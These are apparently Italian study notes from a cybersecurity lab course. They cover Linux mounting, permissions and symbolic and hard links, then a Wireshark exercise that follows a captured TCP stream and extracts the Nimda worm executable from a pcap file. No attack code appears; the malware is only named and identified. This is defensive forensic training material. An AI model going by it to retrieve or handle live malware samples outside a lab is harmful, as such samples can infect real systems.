
- `rw`: Permette lettura e scrittura.
- `relatime`: Riduce gli aggiornamenti del timestamp di accesso.
- `data=ordered`: Mantiene l'ordine sicuro di scrittura dei dati.




Comandi di Navigazione nelle Directory - Directory Navigation Commands

⚜️ **Tag:** #navigazione_directory #comandi_linux

1. **cd /**: Accede alla root, la directory principale del filesystem.
2. **ls -l**: Elenca i contenuti della directory in formato dettagliato, mostrando permessi, proprietà, dimensioni e date.
3. **cd ~**: Accede alla home dell'utente, che rappresenta lo spazio personale.
4. **ls -l**: Mostra i dettagli della home directory.






Montaggio e Smontaggio di Partizioni - Mounting and Unmounting Partitions

⚜️ **Tag:** #mount #umount #gestione_filesystem

1. **Montaggio**:
   - `sudo mount /dev/sdb1 ~/second_drive/`: Monta la partizione `/dev/sdb1` nella cartella `second_drive` della home dell'utente.
   - Contenuti:
     - `lost+found`: Per recuperare file persi.
     - `myFile.txt`: Un file di testo generico.



```
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx------ 2 root    root    16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst analyst   183 Mar 26  2018 myFile.txt
[analyst@secOps ~]$
```

```
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$
```

2. **Smontaggio**:
    - `sudo umount /dev/sdb1`: Smonta `/dev/sdb1` dalla cartella `second_drive`.
    - **Risultato**: `second_drive` risulta vuota.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive
total 0
```

Gestione dei Permessi e Proprietà - Permissions and Ownership Management


⚜️ **Tag:** #chmod #chown #permessi_file

1. **Visualizzazione dei permessi dei file**:
    - `ls -l`: visualizza i permessi dei file.


```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst  952 Mar 21  2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21  2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21  2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21  2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21  2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21  2018 cyops.mn
-rwxr-xr-x 1 analyst analyst  458 Mar 21  2018 fw_rules
-rwxr-xr-x 1 analyst analyst   70 Mar 21  2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst   65 Mar 21  2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst  189 Mar 21  2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst   85 Mar 21  2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst   76 Mar 21  2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst  106 Mar 21  2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst   61 Mar 21  2018 start_tftpd.sh
```

2. **Creazione di un file**:

- `touch`: Con il comando touch proviamo a testare la possibilità di creare un file nella directory `/mnt`. Con l'aggiunta dell'opzione `-d` , elenca i permessi della parent directory.



3. **Modifica dei Permessi**:
   - `chmod 665 myFile.txt`: Consente lettura e scrittura a utente e gruppo.
4. **Modifica Proprietario**:
   - `chown analyst myFile.txt`: Imposta il proprietario del file come `analyst`.
5. **Verifica**:
   - `echo "test" >> myFile.txt`: Aggiunge testo al file.
   - `cat myFile.txt`: Visualizza il contenuto del file.



Visualizzazione dei File e Tipi di Collegamenti - Viewing Files and Link Types

⚜️ **Tag:** #visualizzazione_file #collegamenti #tipi_file

1. **Comando Utilizzato**: `ls -l /home/analyst`
   - **Descrizione**: Il comando `ls -l` mostra i file nella directory `/home/analyst`, indicando con i primi caratteri il tipo di file:

    - `-`: Indica un file.
    - `d`: Indica una directory.
2. **Esempio**: Visualizzando la directory `/dev`, si osserva:
    - `b`: File di blocco.
    - `c`: Dispositivo a caratteri.
    - `l`: Collegamento simbolico.

```
[analyst@secOps ~]$ ls -l
total 16
drwxr-xr-x 2 analyst analyst 4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22  2018 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jul 19  2018 lab.support.files
drwxr-xr-x 3 root    root    4096 Mar 26  2018 second_drive
[analyst@secOps ~]$ ls -l /dev/
total 0
crw-r--r--  1 root root       10, 235 Oct 28 05:44 autofs
drwxr-xr-x  2 root root            140 Oct 28 05:44 block
drwxr-xr-x  2 root root            100 Oct 28 05:44 bsg
crw-------  1 root root       10, 234 Oct 28 05:44 btrfs-control
drwxr-xr-x  3 root root             60 Oct 28 05:44 bus
lrwxrwxrwx  1 root root              3 Oct 28 05:44 cdrom -> sr0
drwxr-xr-x  2 root root           2800 Oct 28 05:44 char
crw-------  1 root root        5,    1 Oct 28 05:44 console
lrwxrwxrwx  1 root root             11 Oct 28 05:44 core -> /proc/kcore
crw-------  1 root root       10,   61 Oct 28 05:44 cpu_dma_latency
crw-------  1 root root       10, 203 Oct 28 05:44 cuse
drwxr-xr-x  6 root root            120 Oct 28 05:44 disk
drwxr-xr-x  3 root root             80 Oct 28 05:44 dri
crw-rw----  1 root video      29,    0 Oct 28 05:44 fb0
lrwxrwxrwx  1 root root             13 Oct 28 05:44 fd -> /proc/self/fd
crw-rw-rw-  1 root root        1,    7 Oct 28 05:44 full
crw-rw-rw-  1 root root       10, 229 Oct 28 05:44 fuse
crw-------  1 root root      245,    0 Oct 28 05:44 hidraw0
crw-rw----  1 root audio      10, 228 Oct 28 05:44 hpet
drwxr-xr-x  2 root root              0 Oct 28 05:44 hugepages
lrwxrwxrwx  1 root root             25 Oct 28 05:44 initctl -> /run/systemd/initctl/fifo
drwxr-xr-x  4 root root            360 Oct 28 05:44 input
crw-r--r--  1 root root        1,   11 Oct 28 05:44 kmsg
drwxr-xr-x  2 root root             60 Oct 28 05:44 lightnvm
lrwxrwxrwx  1 root root             28 Oct 28 05:44 log -> /run/systemd/journal/dev-log
crw-rw----  1 root disk       10, 237 Oct 28 05:44 loop-control
drwxr-xr-x  2 root root             60 Oct 28 05:44 mapper
crw-r-----  1 root kmem        1,    1 Oct 28 05:44 mem
crw-------  1 root root       10,   58 Oct 28 05:44 memory_bandwidth
drwxrwxrwt  2 root root             40 Oct 28 05:44 mqueue
drwxr-xr-x  2 root root             60 Oct 28 05:44 net
crw-------  1 root root       10,   60 Oct 28 05:44 network_latency
crw-------  1 root root       10,   59 Oct 28 05:44 network_throughput
```

Creazione di Collegamenti Simbolici e Hard - Creating Symbolic and Hard Links


⚜️ **Tag:** #creazione_link #link_simbolici #hard_link

1. **Creazione File**:

- **Comandi**:

```
echo "testo" > file1.txt
echo "testo" > file2.txt
```

2. **Collegamento Simbolico**:
   - **Comando**: `ln -s file1.txt file1symbolic`
   - **Descrizione**: Un collegamento simbolico a `file1.txt` simile a una scorciatoia in Windows.
3. **Collegamento Hard**:
   - **Comando**: `ln file2.txt file2hard`
   - **Descrizione**: Un hard link a `file2.txt` punta allo stesso inode, condividendo dati e attributi con il file originale.



Differenze tra Collegamenti Simbolici e Hard - Differences between Symbolic and Hard Links

⚜️ **Tag:** #differenze_link #inode #filesystem

1. **Link Simbolico**:
   - Viene visualizzato come "l" nell'output `ls -l` e include un puntatore `->` al file originale.
   - Modificare o spostare il file originale rende il link simbolico non funzionante.
2. **Link Hard**:

- Appare come un file normale e punta direttamente all'inode del file originale, condividendo le stesse proprietà.
- Il numero `2` nella quinta colonna dell'output `ls -l` indica due hard link che puntano allo stesso inode.

Rinomina e Effetti sui Collegamenti - Renaming and Effects on Links

⚜️ **Tag:** #rinomina_file #effetti_link #gestione_file

1. **Rinomina File Originali**:
   - **Comando**: `mv file1.txt file1new.txt` e `mv file2.txt file2new.txt`
2. **Osservazione**:
   - **Link Simbolico**: Dopo la rinomina, il collegamento simbolico a `file1.txt` non funziona più.
   - **Link Hard**: Il collegamento hard a `file2.txt` continua a funzionare poiché punta all'inode, non al nome del file.

```
[analyst@secOps ~]$ ls -l
total 28
drwxr-xr-x 2 analyst analyst 4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22  2018 Downloads
lrwxrwxrwx 1 analyst analyst    9 Oct 28 06:47 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst    9 Oct 28 06:46 file1.txt
-rw-r--r-- 2 analyst analyst    5 Oct 28 06:46 file2hard
-rw-r--r-- 2 analyst analyst    5 Oct 28 06:46 file2.txt
drwxr-xr-x 9 analyst analyst 4096 Jul 19  2018 lab.support.files
drwxr-xr-x 3 root    root    4096 Mar 26  2018 second_drive
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```


🔑 **Chiavi:**
[collegamenti simbolici, hard link, filesystem, inode, ls -l, rinomina file]

BW3 es.4 Analisi file pcap


Parte 1: Analisi dei Log Pre-Catturati - Analyzing Pre-Captured Logs

⚜️ **Tag:** #wireshark #tcp #http #analisi_pacchetti


1. **Cambio Directory e Visualizzazione File**:
   - **Comando**: `ls -l` nella directory `support.files/pcaps` per elencare i file disponibili.
   - **Apertura File**: `download.pcap` viene aperto in Wireshark per l'analisi.



2. **Descrizione del File**:
   - Il file `download.pcap` contiene pacchetti relativi al download di un malware, catturati con `tcpdump` in una sessione precedente.
3. **Analisi dei Pacchetti**:
   - **Handshake TCP**: I pacchetti da uno a tre rappresentano il processo di handshake TCP.
   - **Quarto Pacchetto**: Mostra la richiesta GET HTTP per il download del malware.




4. **Follow TCP Stream**:
    - Seleziono il primo pacchetto SYN e uso la funzione **Follow > TCP Stream** per ricostruire la transazione TCP completa.



Parte 2: Estrazione di File da PCAP - Extracting Files from PCAP


⚜️ **Tag:** #estrazione_file #wireshark #pcap #malware

1. **Estrazione del File HTTP**:
    - Con la richiesta GET selezionata, navigo in **File > Esporta oggetti > HTTP** per visualizzare gli oggetti HTTP nel flusso.
    - **File Identificato**: `Nimda.Amm.exe`, file sospetto, presente nel flusso TCP e selezionabile per il salvataggio.
2. **Salvataggio del File Estratto**:
    - Seleziono `Nimda.Amm.exe`, clicco su **Salva con nome**, e scelgo la cartella `analyst` come destinazione.



3. **Verifica e Identificazione del File**:
    - Dopo il salvataggio, cambio directory in `/home/analyst` e uso `ls -l` per confermare la presenza del file.

- **Comando**: `file W32.Nimda.Amm.exe` per verificare il tipo di file.
- **Risultato**: `W32.Nimda.Amm.exe` è identificato come eseguibile di Windows.



🔑 **Chiavi:**
[wireshark, pcap, tcp, http, estrazione file, malware, tcpdump, download.pcap]

BW3 es.6 Interpretare i dati HTTP e DNS per isolare l'attore della minaccia

Contesto - Context

⚜️ **Tag:** #dns #http #mysql #securityonion #kibana

